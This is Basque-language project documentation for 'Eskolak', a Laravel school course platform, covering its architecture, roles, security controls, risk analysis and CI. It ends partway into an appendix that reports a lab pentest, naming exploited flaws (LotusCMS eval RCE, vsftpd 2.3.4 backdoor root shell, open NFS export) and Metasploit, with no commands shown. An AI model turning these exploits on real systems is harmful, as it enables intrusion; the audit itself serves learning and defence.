1.1. Helburu nagusiak

- Ikasleei beren klaseari dagokion ikastaro-katalogoa eskaintzea eta ikastaroetan izena emateko aukera ematea.
- Irakasleei esleitutako ikastaroak, ikasleak eta material didaktikoak kudeatzeko gune propioa ematea.
- Administratzaileei erabiltzaile, rol, klase eta ikastaroen kudeaketa zentralizatu eskaintzea.
- Erregistro segurua eskaintzea posta elektronikoz bidalitako egiaztapen-kode baten bidez.
- Gaztelania, euskara eta ingelesa onartzea, interfazea erabiltzailearen hizkuntza-hautaketara egokituz.
- Datuen osotasuna eta sarbide-kontrola Laravel-en balidazio, Gate, middleware eta datu-baseko murrizketen bidez bermatzea.

1.2. Aplikazioaren fitxa teknikoa

Elementua	Egungo konfigurazioa
Aplikazioaren izena	Eskolak
Backend Framework	Laravel 13.17
PHP Bertsioa	PHP ^8.3 (CI ingurunean PHP 8.4)
Datu-basea	MySQL, 127.0.0.1:3306, Talde3
Frontend	Blade + Tailwind CSS 4 + Vite 8
Autentifikazioa	Laravel Auth + Google OAuth

Elementua	Egungo konfigurazioa
Saioak	Datu-basean gordetzen dira (database driver)
Hizkuntzak	eu / es / en
Posta zerbitzua	SMTP (Gmail host-a konfigurazioan)
Bertsio-kontrola	Git + GitHub Actions

2. Erabilitako teknologiak

2.1. Backend-a

Backend-a PHP eta Laravel framework-arekin dago garatuta. Laravel-ek MVC eredua erabiltzen du: Models datu-baseko entitateak ordezkatzeko dituzte, Controllers-ek aplikazioaren logika kudeatzen dute eta Blade Views-ek erabiltzaileari HTML interfazea erakusten diote.

Teknologia	Erabilera
PHP 8.3+	Zerbitzariaren aldeko programazio-lengoaia nagusia.
Laravel 13	MVC egitura, routing-a, autentifikazioa, balidazioa, ORM-a eta segurtasun-mekanismoak.
Eloquent ORM	User, Course, Enrollment, SchoolClass eta CourseMaterial ereduak bidez datu-basearekin lan egiteko.
Blade	HTML bistak osatzeko Laravel-en txantiloiei.

Teknologia	Erabilera
	sistema.
MySQL	Aplikazioaren datu iraunkorrak gordetzeko datu-base erlazionala.
Composer	PHP mendekotasunak kudeatzeko pakete-kudeatzailea.

2.2. Frontend-a

Interfazearen eraikuntzan Blade txantiloiak, JavaScript, Tailwind CSS 4 eta Vite 8 erabiltzen dira. Frontend-ak tema argia eta iluna kudeatzen ditu, administrazio-panelean fitxen arteko nabigazioa eskaintzen du eta formularioen egoerak kontrolatzen ditu.

2.3. Garapen- eta kalitate-tresnak

- **Laravel Pint:** PHP kodearen formatua eta estilo-arauak egiaztatzeko.
- **Larastan / PHPStan:** Analisi estatikoa egiteko (maila: 5).
- **PHPUnit:** Backend probak eta test unitarioak exekutatzeko.
- **Node test runner:** Frontend interakzioak eta DOM portaera egiaztatzeko.
- **jscpd:** Kode bikoiztua detektatzeko (%5eko atalasearekin).
- **composer audit:** PHP mendekotasunen segurtasun-ahultasun ezagunak bilatzeko.
- **GitHub Actions:** Build-a, kalitate-kontrola eta testak automatikoki exekutatzeko pipeline-a.

3. Arkitektura, egitura eta azpiegitura

3.1. Proiektuaren egitura eta direktorioak

Proiektuaren erroan GitHub Actions konfigurazioa dago, eta aplikazio nagusia Ikasgune direktorioaren barruan kokatzen da. Laravel-en konbentzioei jarraituz antolatzen da.

Direktoria / Fitxategia	Funtzioa
app/Models	Datu-baseko entitateak eta haien arteko erlazioak.
app/Http/Controllers	Eskaeren logika: autentifikazioa, ikastaroak, administrazioa, irakasleak, profila...
app/Http/Requests	Formularioen balidazio-arau espezifikoak.
app/Http/Middleware	Hizkuntza ezartzea eta ikaslearen profil akademikoa osatuta dagoela kontrolatzea.
app/Providers/AppServiceProvider.php	Gate baimenak eta pasahitz-berreskurapeneko posta pertsonalizatzea.
database/migrations	Taulen sorrera, egitura eta eskema-alaketak.
resources/views	Blade bistak: login, erregistroa, ikastaroak, administrazioa, irakasle-gunea...
routes/web.php	Web aplikazioaren endpoint eta middleware definizio guztiak.
.env	Ingurunearen konfigurazio lokala (sekretuak ez dira bertsio-kontrollean idazten).
.github/workflows	CI/CD eta kode-kalitatearen automatizazio-fitxategiak.

3.2. MVC fluxuaren adibidea

1. Erabiltzaileak /cursos helbidera HTTP eskaera bat egiten du.
2. routes/web.php fitxategiak CourseController::index metodoa exekutatzen du.
3. Kontrolatzaileak Course eredua erabiltzen du datu-baseko ikastaroak kontsultatzeko eta erabiltzailearen arabera iragazteko.
4. Kontrolatzaileak courses/index.blade.php bistari datuak bidaltzen dizkio.
5. Blade txantiloiei sistemak HTML erantzuna sortzen du eta nabigatzaileak erabiltzaileari

erakusten dio.

3.3. Azpiegitura eta hedapena Proxmox ingurunean

Aplikazioaren produkzio-azpiegitura Proxmox ingurune birtualizatuan desmuntatuta dago, zerbitzuen arteko isolamendua eta segurtasuna bermatzeko:

- **Web Zerbitzaria:** Ubuntu Server sistema eragilean host-eatuta dago, **Nginx** web zerbitzaria erabiliz aplikazioaren eskaerak kudeatzeko eta zerbitzu gisa exekutatzeko.
- **Datu-base Zerbitzaria:** MySQL datu-basea node isolatu batean gordetzen da, **192.168.20.10** IP helbide pribatuarekin.
- **Datu-fluxua:** Web orrian egindako aldaketa eta eskaera guztiak sare lokal seguru baten bidez bidaltzen dira datu-baseko zerbitzarira.

4. Erabiltzaile motak eta baimen-sistema

4.1. Erabiltzaile-rolak

Aplikazioak hiru erabiltzaile-profil nagusi bereizten ditu. Rolak users taulako is_admin eta is_teacher eremu boolearren bidez kontrolatzen dira. Ikaslea bi eremu horiek false direnean identifikatzen da.

Rola	Identifikazioa	Baimen nagusiak
Administratzailea	is_admin = true	Administrazio-panela; erabiltzaileak, klaseak eta ikastaroak sortu/aldatu/ezabatu; irakasleak ikastaroetara esleitu.
Irakaslea	is_teacher = true	Bere ikastaroak kudeatu, ikasleak lotu/deslotu, materialak igo/ezabatu eta ikastaroen estatistikak ikusi.
Ikaslea	is_admin = false is_teacher = false	Profil akademikoa osatu, baimendutako ikastaroak ikusi, matrikulatu, "Nire ikastaroak" gunea erabili eta materialak deskargatu.

4.2. Gate bidezko baimen-sistema

Sarbide-kontrola zerbitzariaren aldean ziurtatzen da Laravel-en Gate mekanismoa erabiliz:

```
Gate::define('access-admin', fn($user) => $user->is_admin === true);  
Gate::define('access-teacher', fn($user) => $user->is_teacher === true);  
Gate::define('manage-course', fn($user, $course) => $user->is_teacher === true &&  
$course->teacher_id === $user->id);
```

5. Funtzionalitate nagusiak

5.1. Erregistroa eta kontuaren egiaztapena

Erregistroan izena, emaila eta pasahitza eskatzen dira (pasahitzak gutxienez 12 karaktere izan behar ditu). Datuak bidaltzean, aplikazioak 6 digituko ausazko kode bat sortzen du eta posta elektronikoz bidaltzen du. Kodearen hash-a saioan gordetzen da (10 minutuko iraungipena, gehienez 5 saiakera). Kode zuzena sartzean kontua aktibatzen da eta email_verified_at eremua betetzen da.

5.2. Saioa hasi eta Google bidezko sarbidea (OAuth)

Login arruntak emaila eta pasahitza erabiltzen ditu, eta is_registered = true duten kontuak bakarrik onartzen ditu. Gainera, Google OAuth bidezko sarbidea dago integratuta. Callback prozesuan state balioa egiaztatzen da CSRF erasoak saihesteko, eta egiaztatutako posta elektronikoak soilik baimentzen dira.

5.3. Profil akademikoa

Ikasleek jaiotze-data eta school_class_id eremua bete behar dituzte. EnsureStudentProfile middleware-ak ikasle bat ikastaroetara edo agente-panelera sartzen saiatzen bada eta profil hori osatu gabe badago, automatikoki /perfil-academico orrira birbideratzen du.

5.4. Ikastaroen katalogoa

Katalogoak bilaketa, kategoria zein mailaren arabera iragazkiak eta ordenazioa eskaintzen ditu (iraupena, data edo matrikulazio kopurua). Ikasleek ezin dituzte ikastaro guztiak ikusi: beren klasearekin lotuta dagoen irakasle batek ematen dituen ikastaroak bakarrik ikus ditzakete.

5.5. Matrikulazioak

Ikasle batek ikusgai duen ikastaro batean izena eman dezake. enrollments taulan user_id + course_id bikoteak UNIQUE murrizketa du, erabiltzaile bera ikastaro berean bi aldiz matrikulatzea eragotziz.

5.6. Irakasle-gunea

- Esleitutako ikastaroak zerrendatzea.
- Bere klaseetako ikasle erregistratuak hautatzea eta ikastaroetan sartzea/kentzea.
- Material didaktikoak igotzea eta ezabatzea (PDF, Office, testua eta irudiak, gehienez 5 MB fitxategiko).
- Matrikulazioen eta fitxategien erabilera-estatistikak bistaratzea.

5.7. Administrazio-panela

Administratzaileak erabiltzaile, ikastaro eta klaseen kudeaketa osoa egiten du. Administrazioetik erabiltzaile berriak sortzean, is_registered = false egoeran uzten dira ausazko pasahitz sendo batekin, ondoren erabiltzaileak kontua bere kabuz aktiba dezan.

6. Datu-basearen diseinua

6.1. Taula nagusiak

Taula	Funtzio nagusia	Erlazio garrantzitsuak
users	Erabiltzaileen identitatea, kontaktua, rolak eta profil akademikoa.	school_class_id → school_classes.id
courses	Ikastaroen izenburua, deskribapena, kategoria, maila, iraupena eta irakaslea.	teacher_id → users.id
enrollments	Ikasleen eta ikastaroen arteko matrikulazioak.	user_id → users.id course_id → courses.id UNIQUE(user_id, course_id)

Taula	Funtzio nagusia	Erlazio garrantzitsuak
school_classes	Ikastetxeko klaseak edo taldeak.	Izena bakarra (UNIQUE).
school_class_teacher	Klase baten eta irakasleen arteko N:M erlazioa.	school_class_id + user_id (PK konposatua).
course_materials	Ikastaro bati lotutako fitxategi didaktikoak.	course_id → courses.id (Cascade ezabatzean).
sessions	Autentifikazio-saioen biltegitzea.	user_id indexatua.
password_reset_tokens	Pasahitza berreskuratzeko tokenak.	email gako nagusi gisa.

6.2. Ereduen arteko erlazio logikoa

- **SchoolClass 1 : N User:** Klase batek ikasle asko izan ditzake.
- **SchoolClass N : M Teacher:** Klase baten eta irakasleen arteko erlazioa school_class_teacher taularen bidez bideratzen da.
- **Teacher 1 : N Course:** Irakasle batek hainbat ikastaro eman ditzake.
- **User N : M Course:** Ikasleen eta ikastaroen arteko matrikulazioa enrollments pivot taularen bidez egiten da.
- **Course 1 : N CourseMaterial:** Ikastaro batek fitxategi didaktiko anitz eduki ditzake.

6.3. Datuen osotasunerako mekanismoak

Atzerriko gakoek (foreign keys) datuen arteko koherentzia babesten dute:

- Matrikulazioak eta materialak automatikoki ezabatzen dira (cascadeOnDelete) dagokion ikastaroa ezabatzean.
- Irakasle bat ezabatzean, courses.teacher_id eremua NULL bihurtzen da (nullOnDelete).
- Klase bat ezabatzean, ikasleen users.school_class_id eremua NULL bihurtzen da.

7. Ibilbide eta kontrolatzaile nagusiak (Routing)

HTTP Metodoa	Ibilbidea (Route)	Kontrolatzailea / Ekintza	Sarbide Baimena
GET	/	HomeController	Publikoa
GET	/cursos	CourseController@index	Publikoa (iragazki bidez)
GET	/cursos/{course}	CourseController@show	Publikoa
GET / POST	/register	RegistrationController	Bisitaria (Guest)
GET / POST	/register/verificar	RegistrationController	Bisitaria (Guest)
GET / POST	/login	SessionController	Bisitaria (Guest)
GET	/login/google	GoogleAuthController@redirect	Bisitaria (Guest)
GET	/login/google/callback	GoogleAuthController@callback	Bisitaria (Guest)
GET / PUT	/perfil	AccountProfileController	Autentifikatua (Auth)
GET / PUT	/perfil-academico	StudentProfileController	Autentifikatua (Auth), Ikaslea
GET	/mis-cursos	EnrollmentController@index	Autentifikatua (Auth)
POST	/cursos/{course}/inscripciones	EnrollmentController@store	Autentifikatua (Auth)
GET	/admin	AdminController@index	Auth + access-admin

HTTP Metodoa	Ibilbidea (Route)	Kontrolatzailea / Ekintza	Sarbide Baimena
POST/PUT/DELETE	/admin/usuarios/...	AdminController	Auth + access-admin
POST/PUT/DELETE	/admin/cursos/...	AdminController	Auth + access-admin
POST / PUT	/admin/clases/...	SchoolClassController	Auth + access-admin
GET	/docencia	TeacherController@index	Auth + access-teacher
POST / DELETE	/docencia/cursos/{course}/alumnos/...	TeacherController	Auth + manage-course
POST / DELETE	/docencia/cursos/{course}/materiales/...	TeacherController	Auth + manage-course
GET	/materiales/{courseMaterial}/descargar	TeacherController@download	Auth + Baimen zehatza
POST	/logout	SessionController@destroy	Autentifikatua (Auth)

8. Segurtasun-neurriak eta protokoloak

8.1. Babes-mekanismo orokorrak

Neurria	Implementazioaren xehetasuna
Pasahitzan Hash-a	User ereduan 'password' => 'hashed' cast-a erabiltzen da (Bcrypt).

Neurria	Inplementazioaren xehetasuna
Pasahitzen Sinesgarritasuna	Gutxienez 12 karaktere (gehienez 72).
Login Rate Limiting	Email + IP gakoarekin gehienez 5 saiakera; blokeoa 60 segundoz.
Erregistro Rate Limiting	Bideratzean throttle eta block middleware-ak implementatuta.
Egiaztapen-kodea	6 digituko kodea, hash bidez gordeta, 10 minutuko muga eta gehienez 5 saiakera.
CSRF Babesa	Laravel-en web middleware stack-a eta token bidezko egiaztapena.
Autorizazio Handitua	access-admin, access-teacher eta manage-course Gate-ak zerbitzarian.
Saio Berrerabilpenaren Aurka	Login zein Google OAuth ondoren session()->regenerate() exekutatzen da.
Logout Segurua	Saioa invalidatu eta CSRF token berria sortzen da.
Pasahitza Aldatzean	remember_token berritzen da eta saio aktibo guztiak baliogabetzen dira.
Fitxategien Igoera	MIME mota zehatzak, luzapen baimenduak eta gehienez 5 MB fitxategiko.
Datu-basearen Osotasuna	Atzerriko gakoak, UNIQUE mugak eta ezabatze kaskatuak.

8.2. Administrazioaile bakarra ez galtzeko babesa

AdminController-ek transakzioak eta lockForUpdate hautapenak erabiltzen ditu administrazioaile bati rola kentzean edo kontua ezabatzean. Honek lehia-baldintzetan (race

conditions) gutxienez administratzaile aktibo bat sistemean geratzen dela ziurtatzen du. Gainera, administratzaile batek ezin du bere kontua ezabatu panel bidez.

8.3. Produkzioko segurtasun-gomendioak

1. APP_DEBUG=false ezartzea produkzio ingurunean.
2. HTTPS protokoloa behartzea eta SESSION_SECURE_COOKIE=true aktibatzea.
3. .env fitxategia sekretuen kudeatzaile seguru batean gordetzea eta bertsio-kontroletik kanpo uztea.
4. Google OAuth eta SMTP gakoak aldizka berritzea.
5. Igotako fitxategien biltegiratze-baimenak murriztea eta aldizkako babes-kopiak (backup) automatizatzea.

9. Pentesting simulazioa eta ahultasunen azterketa

9.1. Metodologia eta azterketa-ingurunea

Aplikazioaren segurtasuna ebaluatzeko, pentesting simulazio bat burutu da **OWASP Top 10** metodologian oinarrituta, garapen eta azterketa ingurune kontrolatuan.

9.2. Simulatutako eraso-kasuak (OWASP Top 10)

- **A01:2021 – Broken Access Control:** Erabiltzaile ikasle baten saiotik URL bidez /admin edo /docencia bideetara zuzenean sartzeko saiakerak.
- **A02:2021 – Cryptographic Failures:** Posta bidez bidalitako egiaztapen-kodeak eta pasahitzak testu lautik hautemateko saiakerak.
- **A03:2021 – Injection (SQLi & XSS):** Inprimakietan eta bilaketa-eremuetan SQL komandoak eta Script kaltegarriak (<script>) txertatzeko saiakerak.
- **A07:2021 – Identification and Authentication Failures:** Indar gordinen (Brute Force) saioa hasten saiatzea atalase-mugarik gabe.

9.3. Emaizak eta aplikatutako arintze-neurriak

- **Sarbide-kontrola:** Gate eta middleware bidezko egiaztapenak eskaera guztiak blokeatu zituen (403 Forbidden erantzuna emanez).
- **Injertzioak:** Laravel-en Query Builder / Eloquent ORM-ak (prepared statements) SQL injertzioak prebenitu zituen, eta Blade txantiloiek HTML automatikoki ihes egiten dutenez XSS erasoak baliogabetu ziren.
- **Brute Force:** Rate-limiting middleware-ak IP eta posta bidezko blokeoa ezarri zuen 5

ahalegin huts egin ondoren.

9.4. Laborategiko pentesting praktika eta analisi forensea

2026ko urriaren 2ko praktikan, Kali Linux ekipotik (192.168.10.11) Ubuntu zerbitzaria (192.168.10.22) aztertu zen, tokiko sareko ingurune kontrolatuan. Praktika horren helburua zerbitzuen segurtasuna eta ustiapenen aztarnak dokumentatzea da. Ingurune hau bereizita dago dokumentu honetan deskribatutako Eskolak aplikazioaren hedapenetik.

Eranskin B-k segurtasun auditoretzaren txostena jasotzen du; Eranskin C-k erabilitako faseak, tresnak eta komandoak; eta Eranskin D-k ebidentziak babesteko, eskuratzeko eta Wireshark bidez aztertzeko txantiloiak.

Analisi forenseko txantiloiak osatzeko, hash balio errealak, trafiko kapturaren egiaztapenak eta dagozkien pantaila argazkiak gehitu behar dira. Betetzeko markak mantendu dira.

10. Prebentzio-plana eta enpresaren kontzientziazioa

Kontzientziazio-planaren helburua langile eta erabiltzaile guztiek zibersegurtasunaren garrantzia ulertzea eta eguneroko lanean jokabide seguruak barneratzea da.

10.1. Helburu tekniko zein antolakuntzazkoak

- Phishing, iruzur elektroniko eta mezu susmagarriak identifikatzeko gaitasuna garatzea.
- Pasahitz sendoak erabiltzea eta Faktore Anitzeko Autentifikazioa (MFA) orokortzea.
- Kredentzialak eta kontuak sekula ez partekatzea.
- Informazio konfidentziala eta datu pertsonalak modu babestuan tratatzea (DBEO / GDPR betez).
- Kanpoko gailu ezezagunak (USB) ez kargatzea edo konektatzea.
- Lanpostutik urruntzean pantaila eta ekipoa beti blokeatzea.
- Segurtasun-intzidenteak azkar jakinarazteko ohitura hartzea.

10.2. Prestakuntza-ekintzak eta ohitura seguruak

Langile berriek erakundean sartzean oinarrizko segurtasun-prestakuntza jaso behar dute. Horrez gain, urtean behin gutxienez berritze-saioak egingo dira, gai hauen inguruan: Phishing, Pasahitz kudeatzaileak, Sare publikoen arriskuak eta Gailu korporatiboen erabilera seguruak.

10.3. Phishing simulazioak

Sei hilerik behin phishing simulazio kontrolatuak egingo dira, erakundeko kideen erreakzioa aztertzeko. Simulazioen helburua hezitzailea da: ahulguneak hauteman eta prestakuntza

pertsonalizatua eskaintzea.

10.4. Pasahitzen politika eta MFA

Gutxieneko luzera: 12 karaktere (letra larriak, xeheak, zenbakiak eta ikurrak). Pasahitz bera ez berrerabiltzea zerbitzu ezberdinetan eta MFA aktibatzea erakundeko kudeaketa-kontu guztietan.

10.5. Intzidenteen komunikazio-protokoloa

Erabiltzaile batek anomaliren bat hautematen duenean (mezu susmagarria, ezohiko saio-hasiera, ordenagailuaren portaera strandoa), berehala jakinarazi beharko dio sistemaren administratzaileari.

10.6. Plangintza eta maiztasun-matrizea

Jarduera	Maiztasuna
Oinarrizko prestakuntza	Langile berria sartzean
Segurtasun-prestakuntzaren berrikuspena	Urtero
Phishing simulazioa	6 hilean behin
Pasahitz eta MFA politiken berrikuspena	6 - 12 hilean behin
Segurtasun-oharrak eta alerta laburrak	Beharren arabera
Intzidente baten simulazioa (Crisis exercise)	Urtero

10.7. Planaren jarraipena eta ebaluazioa

Planaren eraginkortasuna neurtzeko adierazleak: prestakuntzako parte-hartze portzentajea, phishing simulazioetan eroritakoen tasa gutxitzea eta jakinarazitako intzidente kopurua.

11. Arriskuen analisia eta arrisku-taula

Arriskuen ebaluazioak informazio-sistemei eta web aplikazioari eragin diezaieketen mehatxuak identifikatzen ditu. Arrisku bakoitza **Probabilitatea (P: 1-5)** eta **Inpaktua (I: 1-5)** biderkatuz kalkulatu da.

11.1. Arriskuen ebaluazio-matrizea

Arriskua	Prob.	Inp.	Maila	Prebentzio-neurriak	Hondar-arriskua
Phishing bidez kredentzialak lapurtzea	4	4	16	MFA, phishing prestakuntza, email iragazkiak.	Ertaina
Pasahitz ahulak erabiltzea	3	4	12	12 karaktereko gutxiengoa, MFA, kudeatzailea.	Baxua
Malware / Ransomware infekzioa	3	5	15	Antivirus/EDR, backup-ak, eguneraketak.	Ertaina
Datu-baseko informazioaren lapurreta	2	5	10	Sarbide-murrizketak, isolamendua (192.168.20.10).	Baxua
SQL Injection erasoa	2	5	10	Laravel ORM, prepared statements, balidazioak.	Baxua
Baimenik gabeko sarbidea (RBAC akatsa)	3	5	15	Rolak, Gate baimenak, saio-kontrola.	Baxua-Ertaina
Zerbitzariaren	3	4	12	Hardening-a, firewall-a,	Baxua

Arriskua	Prob.	Inp.	Maila	Prebentzio-neurriak	Hondar-arriskua
konfigurazio okerra				auditoretzak.	
Datuen ustekabeko ezabaketa	3	4	12	Backup automatikoak, berreskuratze probak.	Baxua
Gailu baten galera edo lapurreta	2	4	8	Disko-zifratzea, pasahitza, urruneko garbiketa.	Baxua
Barneko erabiltzailearen erabilera okerra	2	5	10	Gutxieneko pribilegioaren printzipioa, log-ak.	Ertaina
Zerbitzuaren etenaldia (Downtime)	3	3	9	Proxmox HA, monitorizazioa, backup-ak.	Baxua
Software zaharkitua / Ahuleziak	3	4	12	Patch politika, composer audit, automatizazioa.	Baxua

11.2. Arrisku-mailen interpretazioa

Puntuazioa	Maila	Jarduketa-protokoloa
1 - 4	Baxua	Kontrol arruntak mantendu eta aldizka berrikusi.
5 - 9	Ertaina	Prebentzio-neurriak berrikusi eta hobekuntzak planifikatu.

Puntuazioa	Maila	Jarduketa-protokoloa
10 - 15	Altua	Ekintza zuzentzaileak lehenetsi eta epe laburrean aplikatu.
16 - 25	Oso altua	Berehalako neurriak hartu eta zuzendaritzaren jarraipena ezarri.

11.3. Arrisku nagusien tratamendua

Phishing-a, baimenik gabeko sarbidea eta ransomware-a dira arrisku kritikoak. Tratamenduak kontrol teknikoak (MFA, sare isolamendua, backup-ak) eta giza faktorea (kontzientziazioa) bateratu behar ditu. Arriskuen taula hau gutxienez urtean behin berrikusi behar da.

12. Hizkuntzak eta erabilerraztasuna

12.1. Nazioartekotzea (i18n) eta hizkuntza-kudeaketa

SetLocale middleware-ak erabiltzailearen saioan gordetako hizkuntza aplikazio osoan ezartzen du. Onartutako hizkuntzak: **Euskara (eu)**, **Gaztelania (es)** eta **Ingelesa (en)**.

12.2. Tema argia / iluna eta UI erabilerraztasuna

- **Tema kudeaketa:** JavaScript bidez kudeatzen da eta erabiltzailearen aukera localStorage-n gordetzen da, sistema eragilearen lehentasunaren gainetik jarriz.
- **Erabilerraztasuna (Accessibility):**** Modalen fokuari kudeaketa (Focus trapping), Tab teklaren bidezko nabigazioa, Escape tekla bidez modalak ixtea, administrazio-fitxetan gezi/Home/End nabigazioa eta aria-selected zein aria-busy atributu egokiak ezarrita daude.

13. .env ingurune-konfigurazioa

Aldagaia	Zer kontrolatzen du	Adibide segurua / Balioa
APP_NAME	Aplikazioaren izen ofiziala.	Eskolak
APP_ENV	Exekuzio ingurunea.	local / production
APP_KEY	Enkriptazio gakoa.	base64:... (Sekretua)
APP_DEBUG	Errore teknikoen xehetasunak erakustea.	false (Produkzioan)
APP_URL	Aplikazioaren oinarritzko URLa.	https://eskolak.example
APP_LOCALE	Hizkuntza lehenetsia.	es / eu
DB_CONNECTION	Datu-base motorra.	mysql
DB_HOST	Datu-base zerbitzariaren IPa.	127.0.0.1 / 192.168.20.10
DB_PORT	MySQL ataka.	3306
DB_DATABASE	Datu-basearen izena.	Talde3
SESSION_DRIVER	Saioak biltegitratzeko lekua.	database
MAIL_MAILER	Posta garraioa.	smtp
MAIL_HOST	SMTP zerbitzaria.	smtp.gmail.com
MAIL_PORT	SMTP ataka.	587

14. Instalazioa eta exekuzio-gida

14.1. Urratsak

1. Sartu aplikazioaren direktorioan: `cd lkasgune`
2. Instalatu backend mendekotasunak: `composer install`
3. Instalatu frontend mendekotasunak: `npm install`
4. Kopiatu ingurune fitxategia: `cp .env.example .env`
5. Sortu Laravel enkriptazio gakoa: `php artisan key:generate`
6. Exekutatu migrazioak: `php artisan migrate`
7. Abiarazi garapen zerbitzariak: `npm run dev` eta `php artisan serve`

14.2. Komando erabilgarriak

<code>php artisan migrate</code>	# Migrazio pendienteak aplikatu
<code>php artisan migrate:fresh</code>	# Datu-basea berriro eraiki
<code>php artisan route:list</code>	# Ibilbide guztiak ikusi
<code>php artisan test</code>	# PHPUnit testak exekutatu
<code>npm run build</code>	# Frontend asset-ak konpilatu (Produkzioa)
<code>composer audit</code>	# Mendekotasunen segurtasun auditoa

15. Probak, kalitatea eta CI/CD pipeline-a

15.1. GitHub Actions CI prozesua

CI/CD pipeline-a `.github/workflows` bidez definituta dago. Urrats nagusiak:

- Kodearen Checkout-a.
- PHP 8.4 eta Node.js 20 inguruneak prestatzea.
- Composer eta NPM paketeak instalatzea.
- Asset-ak konpilatzea (`npm run build`).
- Formatua egiaztatzea: `vendor/bin/pint --test`.
- Analisi estatikoa: `vendor/bin/phpstan analyse` (Larastan Maila 5).
- Kode bikoiztua detektatzea: `jscpd` (%5 atalasea).
- Mendekotasunen segurtasuna: `composer audit`.
- Test suite-a exekutatzea: `php artisan test --coverage --min=80`.

16. Proiektuaren egungo egoera eta hobekuntza-proposamenak

16.1. Antzemandako dokumentazio-oharra

Proiektuaren erroan dagoen Diagrama.png fitxategiak datu-basearen bertsio zaharrago bat erakusten du. Gomendatzen da ER diagrama berriro sortzea egungo migrazio aktiboekin bat etor dadin.

16.2. Hobekuntza posibleak

- ER Diagrama eguneratua sortzea eta dokumentazio honetan txertatzea.
- Produkzioarako deployment automatizatuaren prozedura osatzea.
- Audit Log (ekintzen erregistroa) fitxategi bat inplementatzea administratzaileen ekintza kritikoentzat.

17. Ondorioak

Eskolak Laravel 13 framework-ean oinarritutako hezkuntza-plataforma sendo, modular eta segurua da. Aplikazioak argi bereizten ditu erabiltzaile-rolak eta horien lan-fluxuak baimen-sistema zorrotz baten bidez kudeatzen ditu. Datu-basearen erlazioek eta Eloquent ORM-ak datuen osotasuna bermatzen dute, eta Proxmox bidezko azpiegiturak isolamendua eta segurtasuna eskaintzen ditu.

Eranskina A · Osagai nagusien laburpena

Osagaia	Klase / Fitxategi Nagusia	Ardura Nagusia
Autentifikazioa	Auth/SessionController	Saio hasiera eta amaiera (Login / Logout).
Erregistroa	Auth/RegistrationController	Alta, posta-kodearen sorkuntza eta egiaztapena.

Osagaia	Klase / Fitxategi Nagusia	Ardura Nagusia
Google OAuth	Auth/GoogleAuthController	Google bidezko sarbide segurua.
Pasahitza Berreskuratzea	Auth/PasswordController	Berrezartze esteka eta pasahitz berriaren kudeaketa.
Ikastaroak	CourseController	Katalogoaren bistaratzea, iragazkiak eta bilaketa.
Matrikulazioak	EnrollmentController	Ikasleen izen-emateak eta "Nire ikastaroak" gunea.
Administrazioa	AdminController	Panel nagusia eta orokorren estatistikak.
Erabiltzaileen Admin	AdminUserController	Erabiltzaileen CRUD kudeaketa eta rolak.
Ikastaroen Admin	AdminCourseController	Ikastaroen kudeaketa administratiboa.
Klaseen Kudeaketa	SchoolClassController	Klaseen sorrera eta irakasleen esleipena.
Irakasle Gunea	TeacherController	Irakaslearen ikastaroak, ikasleak eta materialak.
Profil Orokorra	AccountProfileController	Datu pertsonalen eta pasahitzaren aldaketa.
Profil Akademikoa	StudentProfileController	Jaiotze-data eta klase esleipena.
Baimenak (Gates)	AppServiceProvider	access-admin, access-teacher, manage-course.

Osagaia	Klase / Fitxategi Nagusia	Ardura Nagusia
Hizkuntza (Locale)	SetLocale Middleware	Hizkuntza aktiboa ezartzea (es, eu, en).
Ikasle Profil Kontrola	EnsureStudentProfile Middleware	Profil akademikoa osatu gabe badago birbideratzea.

Eranskina B Pentesting auditoretzaren txostena

SEGURTASUN AUDITORIAREN TXOSTENA

PENTESTING — HACKING ETIKOA

Helburuko Sistema: 192.168.10.22

Data:	2026-10-02
Erasotzailearen IPa:	192.168.10.11 (Kali Linux)
Helburuko IPa:	192.168.10.22 (Ubuntu Linux)
Metodologia:	Kutxa Grisa (Gray Box) — zerbitzariaren IPa soilik ezagutzen zen aurretiaz
Kokapena:	Tokiko Sarea (Barne Auditoria)
Sailkapena:	ISILPEKOA

1. LABURPEN EXEKUTIBOA

Ikuskapen honen helburu nagusia 192.168.10.22 helbideko zerbitzariaren segurtasun-maila ebaluatzea izan da, Kutxa Grisa (Gray Box) metodologia jarraituz: aurretiaz helburuko IPa bakarrik ezagutzen zen, barne-konfigurazioen edo kodearen ezagutzarik gabe. Proba hauek barne-sare beretik bideratu dira, Kali Linux sistema eragilea duen ekipo batetik (192.168.10.11), kanpoko erasotzaile baten portaera errealista simulatzeko.

Azterketan zehar 4 ahultasun identifikatu dira, horietatik 3 KRITIKO sailkapenarekin eta 1 ALTUA sailkapenarekin:

LotusCMS 3.0 — Urruneko Kode Exekuzioa (RCE) eval() bidez — CVE-2012-1623 (KRITIKOA)
vsftpd 2.3.4 — Backdoor bidezko root shell — CVE-2011-2523 (KRITIKOA)

NFS — Sistema fitxategiak autentifikazio gabe irakurgai, root_squash gabeko konfigurazioa — Konfigurazio okerra (KRITIKOA)

LotusCMS Admin — Pasahitz ahula eta SHA1 hash babesgabea (gatzik gabe) — Autentifikazio ahula (ALTUA)

Hiru ahultasunek sistemarako sarbide zabala ematen dute: bi kasutan (vsftpd backdoor eta NFS) zuzenean sistema eragileko mailan lortzen da sarbidea, eta hirugarrenean (LotusCMS RCE) urruneko kode-exekuzioa lortu eta, ondoren, kredentzialak lapurtuz, aplikazio-mailako kontrol administratiboa lortu da.

2. AUDITORIAREN EREMUA ETA METODOLOGIA

Helburuko IPa:	192.168.10.22 (Ubuntu Linux)
Erasotzailearen IPa:	192.168.10.11 (Kali Linux)

Kokapena:	Tokiko Sarea (Barne Auditoria)
Metodologia:	Kutxa Grisa (Gray Box) — soilik helburuko IPa eman zen aurretiaz
Esparrua:	Zerbitzari bakarra — 192.168.10.22

Exekutatutako Faseak:

1. Informazio bilketa eta enumerazioa (Nmap, dirb)
2. Zerbitzuen identifikazioa eta bertsio analisia (-sV -sC)
3. Ahultasunen analisia (CVE bilaketa, konfigurazio azterketa)
4. Ustiapena — Web: LotusCMS RCE (Metasploit)
5. Ustiapena — FTP: vsftpd backdoor (Metasploit)
6. Ustiapena — NFS: fitxategi sistema montaketa
7. Pribilegio-eskalatzea — kasu honetan EZ ZEN BEHARREZKOA izan, FTP backdoor-ak zuzenean root maila eman baitzuen (ikus 4.2 atala)
8. Post-exploitation eta ebidentziak
9. Dokumentazioa eta txostena

3. ESKANEATZE FASEA ETA NMAP EMAITZAK

3.1 Nmap Eskaneatzea

